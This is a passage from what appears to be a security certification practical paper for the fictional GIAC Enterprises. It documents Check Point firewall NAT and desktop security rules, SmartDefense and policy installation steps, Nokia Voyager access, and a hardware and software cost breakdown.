
Translate to IP Address: 49.47.147.16

Install on Gateway: * All

☐ Apply for VPN-1 & FireWall-1 control connections

IP Pools (for Gateways)

Manual NAT and port address translation (PAT) rules can be added, modified, and deleted in a similar fashion as the rules on the Security tab. However, the structure of an Address Translation rule is more detailed. The pre-translation packet should be described in the Source, Destination, and Service fields under the header “Original Packet”. The desired change to said packet(s) should be described in the fields under “Translated Packet”. Packets not matching any Address Translation rule are not altered in any way. For example, GIACE enforces no-NAT rules between any of the GIACE internal networks (internal, DMZ, or partner DMZ) and GIACE and its partner networks (DJNK and Kwan Li). These rules are shown below as rules 1-5.




NO.	ORIGINAL PACKET			TRANSLATED PACKET			INSTALL ON	COMMENT
	SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE		
1	All_Internal_Netw	All_Internal_Netw	* Any	= Original	= Original	= Original	* Policy Targets	Do NOT NAT any traffic between any of GIACE's networks.
2	All_Internal_Netw	DJNK_Internal_N	* Any	= Original	= Original	= Original	* Policy Targets	Do NOT NAT traffic over the VPN between GIACE and DJNK.
3	DJNK_Internal_N	All_Internal_Netw	* Any	= Original	= Original	= Original	* Policy Targets	Do NOT NAT traffic over the VPN between GIACE and DJNK.
4	All_Internal_Netw	KwanLi_Internal_	* Any	= Original	= Original	= Original	* Policy Targets	Do NOT NAT traffic over the VPN between GIACE and Kwan Li.
5	KwanLi_Internal_	All_Internal_Netw	* Any	= Original	= Original	= Original	* Policy Targets	Do NOT NAT traffic over the VPN between GIACE and Kwan Li.
6	giace-customers	* Any	* Any	giace-customers	= Original	= Original	* All	Automatic rule (see the network object data).
7	* Any	giace-customers	* Any	= Original	giace-customers	= Original	* All	Automatic rule (see the network object data).
8	giace-customers	* Any	* Any	giace-customers	= Original	= Original	* All	Automatic rule (see the network object data).
9	* Any	giace-customers	* Any	= Original	giace-customers	= Original	* All	Automatic rule (see the network object data).
10	giace-dc	* Any	* Any	giace-dc (Valid A	= Original	= Original	* All	Automatic rule (see the network object data).
11	* Any	giace-dc (Valid A	* Any	= Original	giace-dc	= Original	* All	Automatic rule (see the network object data).
12	giace-ftp--giace-	* Any	* Any	giace-ftp--giace-	= Original	= Original	* All	Automatic rule (see the network object data).
13	* Any	giace-ftp--giace-	* Any	= Original	giace-ftp--giace-	= Original	* All	Automatic rule (see the network object data).
14	giace-mail	* Any	* Any	giace-mail (Valid	= Original	= Original	* All	Automatic rule (see the network object data).
15	* Any	giace-mail (Valid	* Any	= Original	giace-mail	= Original	* All	Automatic rule (see the network object data).
16	Internal_DHCP_R	Internal_DHCP_R	* Any	= Original	= Original	= Original	* All	Automatic rule (see the network object data).
17	Internal_DHCP_R	* Any	* Any	Internal_DHCP_R	= Original	= Original	* All	Automatic rule (see the network object data).

If no other rules or settings are to be added or modified, skip to Verification and Installation below.

Desktop Security Policy

Desktop Security rules can be added, modified, and deleted in the same fashion as the rules on the Security tab. However, the rules are forcibly divided into Inbound and Outbound Rules. "Inbound" and "outbound" are relevant to the end-user desktop. For example, a rule permitting an end user to access the Exchange server with a Microsoft Outlook client would be considered an Outbound rule. Since no GIACE machine is authorized to act in a server capacity, the only Inbound rule as of this writing blocks all such inbound traffic.



Inbound Rules

NO.	SOURCE	DESKTOP	SERVICE	ACTION	TRACK	COMMENT
1	Any	All Users@Any	Any	Block	Log	Always block all traffic originating elsewhere directly headed for end users' machines, whether connected to the VPN or not.

Outbound Rules

NO.	DESKTOP	DESTINATION	SERVICE	ACTION	TRACK	COMMENT
2	IT_Admins_and_Execs@Any	Internal_Network DMZ_Network	Any	Accept	Log	Allow unrestricted access by IT Administrators (including the IT Manager and executives) while connected.
3	Sales_VPN_Users@Any	giace-dc giace-ftp--giace-dc2	Allowed_Ports_	Accept	Log	Allow the sales team access to only what they need on the GIACE network while connected via VPN.
4	Content_Analysts@Any	giace-dc giace-ftp--giace-dc2 giace-sql	Allowed_Ports_	Accept	Log	Allow the content analysts access to only what they need on the GIACE network while connected via VPN.
5	Developers@Any	giace-dc giace-ftp--giace-dc2 giace-sql giace-sql1 giace-sql2 giace-customers1 giace-customers2 giace-sqldev	Allowed_Ports_	Accept	Log	Allow the developers access to only what they need on the GIACE network while connected via VPN.
6	All Users@Any	✗ Internal_Network ✗ DMZ_Network	Any	Accept	Log	Allow unrestricted Internet access whether connected to the VPN or not.

Potential actions for Desktop Security rules (Accept, Encrypt, or Block) are different from the Security rules. The equivalents are shown below:

Desktop Security Policy	**Security Policy**
Accept	Accept
Encrypt	Client Encrypt
Block	Drop


When defining rules permitting access to GIACE networks (the "encryption domain"), use Encrypt. When defining rules permitting or blocking access to other non-GIACE networks (such as Internet resources), use Accept or Block.

Desktop Security rules applying to the group "All Users" remain in effect on the end user's PC whether it is connected via VPN or not. Rules applying to specific users only apply when the PC is connected via VPN. Keep this in mind when adding or modifying such rules.

Changing SmartDefense or Global Properties Settings

SmartDefense

SmartDefense Update should be set to run whenever SmartDashboard is started. On the SmartDefense tab, check the "Check for new updates when SmartDashboard is started" check box. You will be prompted for your Check Point User Center email address and password. Notify the IT Manager if the update fails.



SmartDefense Update

☑ Check for new updates when SmartDashboard is started.

Last updated: 16-Sep-04 14:57

Update version: 541040909

Last Update: 09-September-2004

References: SmartDefense subscription service FAQ (PDF)


Recent updates:

Version	Contents	Date
541040909	Enhanced SSL protection	09-September-2004
541040824	Improved SSLv2 protection	24-August-2004
541040720	Routing protocols protection	20-July-2004

Description:

SmartDefense NG with Application Intelligence (R55) provides a unified security framework for various components that identify and prevent cyber attacks. In addition to the security enforcement policy, defined in the rule base, SmartDefense unobtrusively analyzes activity across your network, tracking potentially threatening events and optionally sending notification.
SmartDefense subscription ensures that the latest information on new and emerging attacks is available to SmartDefense users.

If any SmartDefense updates are found, they will appear in the list highlighted in bold. In this example, “Malformed JPEG” was added.



SmartDefense Update

☑ Check for new updates when SmartDashboard is started.

Last updated: 30-Sep-04 16:32

Update version: 541040922

Last Update: 22-September-2004

References: SmartDefense subscription service FAQ (PDF)

Recent updates:


Version	Contents	Date
541040922	Malformed JPEG protection	22-September-2004
541040909	Enhanced SSL protection	09-September-2004
541040824	Improved SSLv2 protection	24-August-2004

Description:

SmartDefense NG with Application Intelligence (R55) provides a unified security framework for various components that identify and prevent cyber attacks. In addition to the security enforcement policy, defined in the rule base, SmartDefense unobtrusively analyzes activity across your network, tracking potentially threatening events and optionally sending notification.
SmartDefense subscription ensures that the latest information on new and emerging attacks is available to SmartDefense users.

Global Properties

Click Global Properties under the Policy menu to access Global Properties. Navigate the tree on the left side to change settings as needed.



FireWall-1 Implied Rules

Select the following properties and choose the position of the rules in the Rule Base:

- □ Accept VPN-1 & FireWall-1 control connections: First
- □ Accept Remote Access control connections: First
- ☑ Accept outgoing packets originating from Gateway: Before Last
- □ Accept RIP: First
- □ Accept Domain Name over UDP (Queries): First
- □ Accept Domain Name over TCP (Zone Transfer): First
- □ Accept ICMP requests: Before Last
- □ Accept CPRID connections (SmartUpdate): First
- □ Accept dynamic address Modules' DHCP traffic: First

Track


- ☑ Log Implied Rules

DO NOT modify any Global Properties settings without explicit permission from the IT Manager since such settings can affect all data flows and significantly impact security levels.

Verification and Installation

Once the policy configuration is completed, click Verify under the Policy menu to ensure the rules make logical sense (i.e. one rule will never be used because a rule above it blocks all such traffic). Adjust rules as necessary based on any errors returned.

Once the verification is successful, click Install under the Policy menu to apply the policy to the firewall. Leave both “Advanced Security” and “Desktop Security” checked in order to push all policies to the firewall. Leave “Create database version” checked in order to preserve revisions to the policies and objects in case a rollback is necessary.



Installation Targets	Advanced Security	Desktop Security
giace-fw	☑	☑

Installation Mode

● Install on each selected Module independently

□ For Gateway Clusters install on all the members, if it fails do not install at all

○ Install on all selected Modules, if it fails do not install at all

Revision Control

☑ Create database version

Name : Current_State 2004-10-04 13:14:04


Comment : Created by 'bschaefer'

Accessing the Firewall Operating System (Voyager)

The Nokia Voyager GUI is used to manage the Nokia hardware directly, such as changing interface settings, creating configuration backups, and patching or upgrading the IPSO operating system. To access Voyager, use a Web browser to access the following URL:

https://192.168.47.1:8222

This will take you to the Voyager login screen. Type your user name and password (provided by the IT Manager) and click Login.


Please Login - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
https://192.168.47.1:8222/
Login
Done

This system is for authorized use only.


Please Log In

User Name	
Password	

Acquire Exclusive Configuration Lock Yes ● No ○

Log In with Advanced Options

The main screen provides a summary of the system's vital information. To modify any configuration settings for the Nokia appliance itself, click Config. To review Nokia system logs and statistics, click Monitor.


Nokia Network Voyager - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
https://192.168.47.1:8222/cgi-bin/home.tcl
NOKIA networkVOYAGER
Config
Monitor
Logout
Done

giace-fw

Model:	IP100
Software Release:	3.7-BUILD039
Software Version:	releng 1249 07.03.2004-012500
Serial Number:	7h042700028
Current Time:	Fri Oct 1 14:00:21 2004 EDT
Uptime:	14 minutes
Physical Memory:	256 MB

Interface Configuration
Routing Configuration
Traffic Management Configuration
Router Services Configuration
System Configuration
Security and Access Configuration
IPv6 Configuration

System Utilization
Network Reports
System Health
System Logs
Routing Protocols
Hardware Monitor

Show Configuration Summary

APPENDIX A – CAPITAL EXPENDITURES DATA

The following spreadsheet details the capital expenditures made to improve GIACE's security infrastructure as detailed in Part 1 of this paper. Prices shown reflect a nominal discount of 10% enjoyed by GIACE by purchasing the product through a reseller; real-world discounts are usually more substantial for some items. List pricing provided courtesy of the respective vendors listed.

GIAC Enterprises
Capital Expenditures Breakdown
Pricing current as of September 2004.
Part numbers with an asterisk (*) are recurring annual support costs.

Part No.	Description	Qty	List Unit Price	List Ext Price	Discount	Total Price
External Router and Switch						
CISCO1721	10/100BaseT Modular Router w/2 WAN slots, 32M Flash/64M DRAM	1	$1,195.00	$1,195.00	10%	$1,075.50
WIC-1DSU-T1	1-Port T1/Fractional T1 DSU/CSU WAN Interface Card	1	$1,000.00	$1,000.00	10%	$900.00
CAB-AC	Power Cord,110V	1	$0.00	$0.00	0%	$0.00
S17IPB-12306	Cisco 1700 IOS IP BASE	1	$0.00	$0.00	0%	$0.00
CON-SNTP-1721*	24x7x4 Svc, 10/100BaseT Modular Router w/2 WAN slots	1	$154.00	$154.00	10%	$138.60
WS-C3550-24-SMI	24-10/100 + 2 GBIC ports: SMI	1	$2,995.00	$2,995.00	10%	$2,695.50
CAB-AC	Power Cord,110V	1	$0.00	$0.00	0%	$0.00
CON-SNTP-C3550-24S*	24x7x4 Svc, 24-10/100 and 2 GBIC ports:Std Multilaye	1	$331.00	$331.00	10%	$297.90
External Router and Switch Total:						**$5,107.50**
DMZ Network						
WS-C3550-24-SMI	24-10/100 + 2 GBIC ports: SMI	1	$2,995.00	$2,995.00	10%	$2,695.50
CAB-AC	Power Cord,110V	1	$0.00	$0.00	0%	$0.00
CON-SNTP-C3550-24S*	24x7x4 Svc, 24-10/100 and 2 GBIC ports:Std Multilaye	1	$331.00	$331.00	10%	$297.90
DMZ Network Total:						**$2,993.40**
New FTP Servers						
354571-001	HP ProLiant DL360 G4 - Rack - 1 x Xeon 3.4 GHz - RAM 1 GB - HD: none - CD - LAN EN, Fast EN, Gigabit EN	2	$2,999.00	$5,998.00	10%	$5,398.20
286776-B22	HP - Hard drive - 36.4 GB - hot-swap - 3.5" - Ultra320 SCSI - 15000 rpm	4	$349.00	$1,396.00	10%	$1,256.40
P73-00295	MS Windows Server 2003 Standard Edition - License - 1 server - VOL - Open Business, English	2	$718.00	$1,436.00	10%	$1,292.40
P73-00156	MS Windows Server 2003 Standard Edition - Media - VOL - CD, English	2	$27.00	$54.00	10%	$48.60
	Vshell Server Enterprise	2	$599.00	$1,198.00	10%	$1,078.20
New FTP Server Total:						**$9,073.80**
Remote Access						
CPVP-VSC-25-NG	Check Point VPN-1 Secure Client 25-user	2	$2,300.00	$4,600.00	10%	$4,140.00
EBS-ST*	Check Point Enterprise SS and Standard Support	1	$1,380.00	$1,380.00	10%	$1,242.00
336549-001	HP ProLiant DL320 G2 - Rack - 1 x P4 3.06 GHz - RAM 128 MB - HD: none - LAN EN, Fast EN, Gigabit EN	2	$999.00	$1,998.00	10%	$1,798.20
271832-B21	Compaq - Hard drive - 36.4 GB - internal - 3.5" - Ultra320 SCSI -	4	$259.00	$1,036.00	10%	$932.40

	10000 rpm					
291966-B21	HP Smart Array 641 - Storage controller (RAID) - Ultra320 SCSI - 320 MBps - RAID 0, 1, 5, 10 - PCI-X	2	$499.00	$998.00	10%	$898.20
287497-B21	HP - Memory - 1 GB x 1 - DIMM 184-pin - DDR - 266 MHz / PC2100 - ECC	2	$499.00	$998.00	10%	$898.20
P73-00295	MS Windows Server 2003 Standard Edition - License - 1 server - VOL - Open Business, English	2	$718.00	$1,436.00	10%	$1,292.40
P73-00156	MS Windows Server 2003 Standard Edition - Media - VOL - CD, English	2	$27.00	$54.00	10%	$48.60
ACESRV-S-00050	RSA ACE/Server Base License 50-users	1	$6,080.00	$6,080.00	10%	$5,472.00
